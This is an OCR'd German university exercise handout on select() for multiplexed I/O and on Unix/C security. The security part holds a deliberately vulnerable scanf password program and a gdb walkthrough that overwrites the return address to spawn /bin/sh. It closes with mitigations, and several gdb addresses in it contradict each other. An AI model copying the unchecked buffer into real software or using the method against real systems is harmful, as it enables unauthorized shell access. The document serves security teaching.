
43 Überblick über die 9. Übung


- Besprechung 6. Aufgabe (timed)
- Gleichzeitiges Bearbeiten von mehreren I/O-Operationen
- Unix, C und Sicherheit

43.0 Problem



- Wenn beim "read(fd1...)"-Aufruf keine Daten bereit stehen wird der Prozeß blockiert.
- Am Filedescriptor fd2 anstehende Daten werden nicht gelesen, da das Programm nicht fortgesetzt wird.

43.0 Lösung (zwei Prozesse)



- Blockiert sich ein Prozess so ist der andere noch lauffähig.

43.0 Lösung mit select

```
fd_set rfds;
int fn,n1,n2;

FD_ZERO(&rfds);
FD_SET(fd1, &rfds);
FD_SET(fd2, &rfds);

fn = ( fd1 > fd2 ? fd1 : fd2 ) + 1;
/* select blockiert bis an einem der beiden
   Filedescriptoren Daten bereit stehen. */
select(fn, &rfds, NULL, NULL, NULL);

if (FD_ISSET(fd1,&rfds)) { n1=read(fd1,...); ... }
if (FD_ISSET(fd2,&rfds)) { n2=read(fd2,...); ... }
```

43.0 select

```
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>

int  select(int  fn,  fd_set  *readfds,  fd_set  *writefds,
       fd_set *exceptfds, struct timeval *timeout);
```

- Select überwacht den Zustand von drei verschiedene Filedescriptor-Sets. fn gibt dabei den größten Wert eines Filedecriptors plus eins an. Mit timeout kann obere Zeitschranke gesetzt werden.
- Set readfds enthält Filedescriptoren von denen man blockierungsfreie Lesen möchte.
- Set writefds enthält Filedescriptoren auf die man blockierungsfreie Schreiben möchte.
- Set exceptfds enthält Filedescriptoren deren Fehlerzustand überwacht werden soll.

43.0 Makros zum Bearbeiten von fd_set

- FD_ZERO(fd_set *set) leert einen gesamtes Set.
- FD_SET(int fd, fd_set *set) fügt einen Filedescriptor zum Set hinzu.
- FD_CLR(int fd, fd_set *set) löscht eine Filedescriptor aus einem Set.
- FD_ISSET(int fd, fd_set *set) überprüft ob ein Filedescriptor gesetzt ist.

44 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
   char password[8+1];

   ... /* socket oeffnen und stdin umleiten */

   scanf ("%s", password);

   ...
}
```


44.1 Ausnutzen des Pufferüberlaufs

- Pufferüberschreitung wird nicht überprüft
  - die Variable **`password`** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

44.1.1 Ausnutzen des Pufferüberlaufs

- Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```


44.1.2 Ausnutzen des Pufferüberlaufs


- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16        if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```


44.1.3 Aufbau der Daten eines Prozesses



44.1.4 Ausnutzen des Pufferüberlaufs

- Analyse des Textsegmentes des Prozesses:
  - Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

44.1.5 Aufbau der Daten eines Prozesses



44.1.6 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


44.1.7 Aufbau der Daten eines Prozesses




44.1.8 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```

44.1.9 Aufbau der Daten eines Prozesses



44.1.10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


44.1.11 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - "`012345678`" + "`000`" + `"0000" + "0000"` + `0x08048478 + '\n'`
- Byteorder beachten

```
(gdb) x 0x7ffffc54
0x7ffffc64:     0x080484ac

(gdb) x/4b 0x7ffffc54
0x7ffffc64:     0xac    0x84    0x04    0x08
```


44.2 Vermeidung von Puffer-Überlauf

- scanf
  - char buf[10]; scanf("%9s", buf);
- gets
  - Verwendung von fgets
- strcpy,strcat
  - Überprüfung der String-Länge oder
  - Verwendung von strncpy, strncat
- sprintf
  - Verwendung von snprintf